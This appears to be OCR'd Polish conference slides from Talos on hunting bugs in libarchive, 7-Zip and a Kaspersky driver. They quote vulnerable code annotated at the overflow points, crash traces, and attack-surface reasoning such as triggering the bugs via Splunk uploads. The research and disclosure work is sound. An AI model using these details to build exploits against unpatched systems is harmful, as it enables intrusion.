
- Użyte narzędzie
  - SciTools Understand
    - Dostępne na różne platformy
      - Windows, Linux, OSX
    - Wsparcie dla wielu popularnych języków programowania
      - C/C++
      - Python
      - Java
      - (…)

TALOS

SciTools Understand







TALOS

Libarchive

- Narzędzie do pół-automatyczne statycznej analizy kodu

- Joern
  - Platforma do analizy kodu C/CPP
  - Wygenerowany property graph danego kodu składowany jest w bazie grafów Neo4J
  - property graph składa się z:
    - code syntax graph
    - control flow graph
    - data flow graph
  - Przeszukiwanie informacji odbywa się z pomocą języka Gremlin

TALOS

Joern

- Przykład użycia
  - Analiza/Import kodu (stworzenie grafu)
    - joern /home/icewall/bugs/libarchive
  - Uruchomienie bazy Neo4J
    - neo4j console
      (w pliku konfiguracyjnym wskazujemy powyższy katalog)
- Przykładowe zapytanie

```
echo ‘getCallsTo('malloc').ithArguments('0‘).astNodes().filter{ it.type == 'MultiplicativeExpression'} ‘ |
joern-lookup  -g
```

- Znaczenie
  - Znajdź wszystkie wywołania malloc, w których jako parametr występuje mnożenie

TALOS

Joern

- Zalety
  - Możliwość bardzo precyzyjnego wyszukiwania istotnych fragmentów kodu
- Wady
  - Próg wejścia
  - Rozwiązanie obecnie ograniczone tylko do C/CPP

TALOS

Libarchive - rezultaty

- 4 bugi
- Jaka metoda okazała się najskuteczniejsza ?
  - Fuzzing
    - LIBARCHIVE RAR RESTARTMODEL CODE EXECUTION VULNERABILITY
      - CVE-2016-4302
  - Automatyczna statyczna analiza kodu
    - LIBARCHIVE MTREE PARSE_DEVICE CODE EXECUTION VULNERABILITY
      - CVE-2016-4301
  - Code review
    - LIBARCHIVE ZIP ZIP_READ_MAC_METADATA CODE EXECUTION VULNERABILITY
      - CVE-2016-1541
    - LIBARCHIVE 7ZIP READ_SUBSTREAMSINFO CODE EXECUTION VULNERABILITY
      - CVE-2016-4300

TALOS

Libarchive – analiza bugów

- LIBARCHIVE RAR RESTARTMODEL CODE EXECUTION VULNERABILITY
  - Dlaczego nie udało się tego odnaleźć ręczną analizą ?

```
archive_read_next_header
        archive_read_format_rar_read_header
    head_type : 0x72
    head_type : 0x73
    head_type : 0x74
    read_header
    rar->packed_size : 0x1
    rar->dictionary_size = 0;
    archive_format_name : RAR
archive_read_extract
    rar->compression_method : 0x31
    read_data_compressed
      archive_read_format_rar_read_header
    head_type : 0x7a
    read_header
    parse_codes
        if (ppmd_flags & 0x20)
          archive_read_format_rar_read_header
        head_type : 0x7b
          archive_read_format_rar_read_header
        head_type : 0x74
        read_header
        rar->packed_size : 0x1
        rar->dictionary_size = 0;
          archive_read_format_rar_read_header
        head_type : 0x7a
        read_header
        rar->dictionary_size : 0x10000000
          archive_read_format_rar_read_header
        head_type : 0x7b
          archive_read_format_rar_read_header
        head_type : 0x74
        read_header
        rar->packed_size : 0x1
        rar->dictionary_size = 0;
          archive_read_format_rar_read_header
          archive_read_format_rar_read_header
        __archive_ppmd7_functions.PpmdRAR_RangeDec_CreateVTable(&rar->range_dec);
        ppmd_alloc : 0
          archive_read_format_rar_read_header
          archive_read_format_rar_read_header
          archive_read_format_rar_read_header
          archive_read_format_rar_read_header
          archive_read_format_rar_read_header
          archive_read_format_rar_read_header
          archive_read_format_rar_read_header
          archive_read_format_rar_read_header
        Ppmd7_Init
        RestartModel
    *** Heap corruption ***
```

TALOS

Libarchive – analiza bugów

- LIBARCHIVE MTREE PARSE_DEVICE CODE EXECUTION VULNERABILITY

libarchive\archive_read_support_format_mtree.c:

```
Line 1353       static int
Line 1354       parse_device(dev_t *pdev, struct archive *a, char *val)
Line 1355       {
Line 1356       #define MAX_PACK_ARGS 3
Line 1357               unsigned long numbers[MAX_PACK_ARGS];
Line 1358               char *p, *dev;
Line 1359               int argc;
(...)
Line 1377               while ((p = la_strsep(&dev, ",")) != NULL) {
Line 1378                       if (*p == '\0') {
Line 1381                               return ARCHIVE_WARN;
Line 1382                       }
Line 1383                       numbers[argc++] = (unsigned long)mtree_atol(&p);
Line 1384                       if (argc > MAX_PACK_ARGS) {
Line 1385                         return ARCHIVE_WARN; // to many args
Line 1388                       }
Line 1389               }
```

[0;2]

Xxxx 1,2,3,4

= 3 !!!

>=

TALOS

Libarchive – analiza bugów

- LIBARCHIVE ZIP ZIP_READ_MAC_METADATA CODE EXECUTION VULNERABILITY
  - Dlaczego fuzzer tego nie znalazł ?

libarchive\archive_read_support_format_zip.c:

```
Line 2716       static int
Line 2717       zip_read_mac_metadata(struct archive_read *a, struct archive_entry *entry,
Line 2718               struct zip_entry *rsrc)
Line 2719       {
(...)
Line 2750       metadata = malloc((size_t)rsrc->uncompressed_size); // <--- NULL ALLOCATION
(...)
Line 2766       remaining_bytes = (size_t)rsrc->compressed_size;
Line 2767       metadata_bytes = (size_t)rsrc->uncompressed_size;
Line 2768       mp = metadata;
Line 2769       eof = 0;
Line 2770       while (!eof && remaining_bytes) {
Line 2775               p = __archive_read_ahead(a, 1, &bytes_avail);
Line 2783               if ((size_t)bytes_avail > remaining_bytes)
Line 2784                       bytes_avail = remaining_bytes;
Line 2785               switch(rsrc->compression) {
Line 2786               case 0:  /* No compression. */
Line 2787                       memcpy(mp, p, bytes_avail);                    // <-- BUFFER OVERFLOW
```

Libarchive – analiza bugów

- Bug powiązany jest ze specjalną strukturą „Resource fork”
  - Ta struktura dodawana jest do plików zip na Mac OSX

```
int
archive_read_support_format_zip_seekable(struct archive *_a)
{
(...)
        #ifdef HAVE_COPYFILE_H
                /* Set this by default on Mac OS. */
                zip->process_mac_extensions = 1;
        #endif
-------------------------------------------------
static int
slurp_central_directory(struct archive_read *a, struct zip *zip)
{
                (...)
                /*
                 * Mac resource fork files are stored under the
                 * "__MACOSX/" directory, so we should check if
                 * it is.
                 */
                if (!zip->process_mac_extensions) {
                        /* Treat every entry as a regular entry. */
                        __archive_rb_tree_insert_node(&zip->tree,
                          &zip_entry->node);
```

TALOS

Libarchive – analiza bugów

- LIBARCHIVE 7ZIP READ_SUBSTREAMSINFO CODE EXECUTION VULNERABILITY
  - Dlaczego fuzzer tego nie znalazł ?

```
Line 2164       ss->unpack_streams = unpack_streams;
Line 2165       if (unpack_streams) {
Line 2166               ss->unpackSizes = calloc(unpack_streams,// <----- ALLOCATION BASED ON OVERFLOWED INT
Line 2167                 sizeof(*ss->unpackSizes));
Line 2168
Line 2169
Line 2170
Line 2171
Line 2172
Line 2173
Line 2174
Line 2175
Line 2152
Line 2153
Line 2154
Line 2155
Line 2156
Line 2157
```

```
Line 2134       uint64_t *usizes;
Line 2177       usizes = ss->unpackSizes;
Line 2178       for (i = 0; i < numFolders; i++) {
Line 2179               unsigned pack;
Line 2180               uint64_t sum;
Line 2181
Line 2182               if (f[i].numUnpackStreams == 0)
Line 2183                       continue;
Line 2184
Line 2185               sum = 0;
Line 2186               if (type == kSize) {
Line 2187                       for (pack = 1; pack < f[i].numUnpackStreams; pack++) {
Line 2188                               if (parse_7zip_uint64(a, usizes) < 0)            // <--- BUFFER OVERFLOW
Line 2189                                       return (-1);
Line 2190                               sum += *usizes++;
Line 2191                       }
Line 2192               }
```

LIBARCHIVE 7ZIP READ_SUBSTREAMSINFO

- 43 krotnie powtórzona pewna struktura
- Czy taki plik będzie występował „naturalnie” żeby w prosty sposób strigerować bug ?
- Niestety NIE ;(
- A więc ?
  - Debugger + hexedytor = manualne tworzenie pliku

Libarchive vs Splunk

- splunk?
  - „Umożliwia agregowanie logów z wielu źródeł, formatów oraz ich analizę”
- Dokumentacja splunk’a wskazuje, że korzysta on z libarchive
- Gdzie dokładnie wykorzystane jest libarchive ? Jak striggerować bug’a ?
  - hackers-grep
    - hackers-grep.py -n c:\splunk .*.exe "archive_read_open_filename”
      - splunkd.exe
- Udało się znaleźć potencjalne 2 wektory
  - archiwum w katalogu z logami
    - domyślnie tylko zip
  - upload pliku kmz (zip) w panelu webowym splunk’a

TALOS

Splunk suicide

- Tylko zip ? Nasz bug kompilowany jest tylko na OSX'e ! ;(
- Nadmiar szkodzi !
- Libarchive pozwala na aktywowanie wsparcia dla wybranych formatów lub wszystkich dostępnych

```
struct archive *a;
a = archive_read_new();

if( strcmp("7zip",formatName) == 0 ) { archive_read_support_format_7zip(a); }
if( strcmp("cab",formatName) == 0 ) { archive_read_support_format_cab(a); }
if( strcmp("rar",formatName) == 0 ) { archive_read_support_format_rar(a); }
if( strcmp("iso9660",formatName) == 0 ) { archive_read_support_format_iso9660(a); }
if( strcmp("zip",formatName) == 0 ) { archive_read_support_format_zip(a); }
(...)

vs

archive_read_support_format_all(a);
```

Splunk video

- Autorzy splunk’a zdecydowali się aktywować wszystkie dostępne formaty
  - Zwiększenie ilości wektorów ataku

PLAY

7zip

- Motywacja
  - Popularność
    - Wersje na różne platformy
      - Windows, Linux (p7zip), OSX (KeKa)
  - Mnogość obsługiwanych formatów
  - Bardzo mała ilość błędów odnalezionych w ostatnich latach
  - Open Source!

7-zip : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending


Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication
2	CVE-2015-1038	59			2015-01-21	2015-01-23	5.8	None	Remote	Medium	Not required
p7zip 9.20.1 allows remote attackers to write to arbitrary files via a symlink attack in an archive.											
3	CVE-2008-6536				2009-03-29	2013-05-29	10.0	Admin	Remote	Low	Not required
Unspecified vulnerability in 7-zip before 4.5.7 has unknown impact and remote attack vectors, as demonstrated by the PROTOS GENOME test suite for Archive Formats (c10).											

TALOS

7zip

- Dodatkowa motywacja
  - Doświadczenie w czytaniu kodu archiwizerów
  - Brak ASLR !



7zip

- Metoda wyszukiwania bugów
  - Code review

- Użyte narzędzia
  - Understand
  - Joern

TALOS

7zip - rezultaty

- Bugi
  - 7zip HFS+ NArchive::NHfs::CHandler::ExtractZlibFile method Heap Overflow vulernability
- Oznaczenie
  - CVE-2016-2334
- Czy udało by się odnaleźć go fuzzując?
  - Mocno problematyczne
    - Duża ilość zależności do spełnienia żeby strigerować bug
    - Charakterystyczny sampel
      - Plik z systemu plików HFS+ z obsługą kompresji
        - Opcja dostępna na OSX od Snow Leopard
      - Wymagane specjalne narzędzia aby znaleźć i skopiować taki plik zachowując jego oryginalną (skompresowaną) postać
      - hfsdebug , afscexpand , ditto

TALOS

7zip - analiza

```
Line 1633    STDMETHODIMP CHandler::Extract(const UInt32 *indices, UInt32 numItems,
Line 1634            Int32 testMode, IArchiveExtractCallback *extractCallback)
Line 1635    {
(...)
Line 1653      const size_t kBufSize = kCompressionBlockSize; // 0x10000
Line 1654      CByteBuffer buf(kBufSize + 0x10);
(...)
      if (item.Method == kMethod_Attr)
      {
                (...)
        }
        else
        {
Line 1729        HRESULT hres = ExtractZlibFile(realOutStream, item, _zlibDecoderSpec, buf,
Line 1730          currentTotalSize, extractCallback);
```

TALOS

7zip - analiza

```
Line 1509  UInt32 dataPos = Get32(buf);
Line 1510  UInt32 mapPos  = Get32(buf + 4);
Line 1511  UInt32 dataSize = Get32(buf + 8);
Line 1512  UInt32 mapSize  = Get32(buf + 12);
Line 1513
Line 1514  const UInt32 kResMapSize = 50;
Line 1515
Line 1516  if (mapSize != kResMapSize
Line 1517      || dataPos + dataSize != mapPos
Line 1518      || mapPos + mapSize != fork.Size)
Line 1519    return S_FALSE;
Line 1520
Line 1521  UInt32 dataSize2 = Get32(buf + 0x100);
Line 1522  if (4 + dataSize2 != dataSize || dataSize2 < 8)
Line 1523    return S_FALSE;
Line 1524
Line 1525  UInt32 numBlocks  = GetUi32(buf + 0x100 + 4);
Line 1526  if (((dataSize2 - 4) >> 3) < numBlocks)
Line 1527    return S_FALSE;
Line 1528  if (item.UnpackSize > (UInt64)numBlocks * kCompressionBlockSize)
Line 1529    return S_FALSE;
```

7zip – Its DONE

```
0:000> !analyze -v
*******************************************************************************
*                                                                             *
*                        Exception Analysis                                   *
*                                                                             *
*******************************************************************************
FAULTING_IP:
ntdll!RtlReportCriticalFailure+29
77d1ea31 cc              int     3

EXCEPTION_RECORD:  ffffffff  -- (.exr 0xffffffffffffffff)
ExceptionAddress: 77d1ea31 (ntdll!RtlReportCriticalFailure+0x00000029)
   ExceptionCode: 80000003 (Break instruction exception)
  ExceptionFlags: 00000000
NumberParameters: 1
   Parameter[0]: 00000000

FAULTING_THREAD:  00001584
PROCESS_NAME:  7z.exe
APP:  7z.exe
LAST_CONTROL_TRANSFER:  from 77d1f965 to 77d1ea31
BUGCHECK_STR:  APPLICATION_FAULT_ACTIONABLE_HEAP_CORRUPTION_heap_failure_freelists_corruption
```

TALOS

7zip – more problems?

- Gdybym zdecydował się na fuzzowanie
  - Generalnie warto używać „Page Heap” [Gflags]
- No bugs then!
  - Przy włączony „Page Heap’e” przepełnienie wywołane przez ReadFile nie miało by miejsca

TALOS

Poisoned archives -podsumowanie

- Warto stosować kompleksowe podejście podczas wyszukiwania bugów
  - Fuzzing nie zawsze jest super wygodną i efektywną metodą
    - (przynajmniej w pierwszej fazie)
    - problemy z zapełnianiem się dysku
    - biblioteka nie właściwie traktowała pewne archiwa
  - Wykonując code review możemy przeoczyć nawet dość oczywiste bugi
- Włączając Page Heap „uciszasz” pewne bugi
- NIE warto używać funkcjonalności, która jest nam zbędna

TALOS

Kaspersky Antivirus


- Motywacja
  - Dość oczywista

- Jak zacząć szukać bugów w tak dużym/skomplikowanym projekcie ?
  - Drivery
    - Filtry filesystemu
    - x86 syscall hooks
    - Network filters (FW,wykrywanie ataków sieciowych)
  - Pluginy do :
    - przeglądarek
    - klientów pocztowych
  - Unpackery
  - Dekompresory
  - Emulatory kodu
  - (…)

TALOS

Kaspersky Antivirus


- Zbadać różnice w obrazie (stanie) systemu przed i po zainstalowaniu danego produktu
  - Windows System State Analyzer



- Lista plików / kluczy w rejestrze / kont użytkowników /...
  które uległy zmianie / zostały dodane itd..

TALOS

Kaspersky Antivirus



- Attack Surface Analyzer
  - Podobne działanie do poprzedniego narzędzia + automatyczna analiza wybranych komponentów pod kątem błędów bezpieczeństwa

TALOS

Kaspersky Antivirus

- Zebranie informacji z sekcji zasobów „Version Info” plików PE należących do danego produktu, może nieść ze sobą sporo informacji
  - Skrypt w powershellu
  - python pefile

File	Description
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\acassembler.dll	Application Control Assembler
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\ac_facade.dll	Application Control Product Facade
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\ac_meta.dll	Application Control Meta Information
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\adblock.ppl	AntiBanner
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\ahids.ppl	ids task
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\am_facade.dll	Antimalware Facade
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\am_meta.dll	Antimalware Meta Info Provider
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\antispam.ppl	AntiSpam mail fiter
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\aphishex.ppl	AntiPhishingEx Component
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\application_categorizer.dll	Application Control Application Categorizer
C:\Program Files\Kaspersky Lab\Kaspersky Total Security 15.0.2\application_investigator.dll	Application Control Application Investigator

Kaspersky Antivirus


- Potencjał komponentu jako wektora ataku to nie wszystko
  - Szukanie istotnych obiektów (plików, katalogów, procesów, sterowników,…) do których mamy dostępy


- Narzędzia
  - Windows Sysinternals
    - AccessChk
    - AccessEnum
  - Google / James Forshaw
    - github / google/sandbox-attacksurface-analysis-tools

```
accesschk.exe -q -o \Device\KlDiskCtl
\Device\KlDiskCtl
  Type: Device
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
  RW Everyone
```

TALOS

Kaspersky Antivirus





DeviceTree - OSR Online

TALOS

Kaspersky Antivirus

- Kaspersky Internet Security KLDISK driver Multiple Kernel Memory Disclosure Vulnerabilities
- Oznaczenie
  - CVE-2016-4306
- Metoda użyta do znalezienia podatności
  - Reverse Engineering / Code review
- Użyte narzędzie
  - IDA Pro
- Detale
  - Niewłaściwie użyta metoda komunikacji z driverem METHOD_BUFFERED umożliwiająca wyciek pamięci kernela do user-mode

Kaspersky Antivirus

- Jednym ze sposobów komunikacji z sterownikiem są zapytania I/O (I/O requests)
- Sterownik rozróżnia zapytania ze względu na kod (IOCTL)
- IOCTL definiuje m.in. w jaki sposobów I/O Manager ma traktować przekazane parametry (bufory)
  - #define IOCTL_Test \
    CTL_CODE(TESTCTL_TYPE, 0x902, METHOD_BUFFERED, FILE_ANY_ACCESS)
  - 0x400e048
- Typ transferu parametrów : METHOD_BUFFERED
  - System alokuje buffor o wielkości równej wielkości większego z buforów wej/wyj : Irp->AssociatedIrp.SystemBuffer
- Buffor ten nie jest czyszczony po alokacji
- Do tego bufora system kopiuje buffor wej
- To jak wiele zostanie z niego skopiowane ostatecznie do buffora wyjściowego zależy od wartości ustawionej dla pola : Irp->IoStatus.Information

TALOS

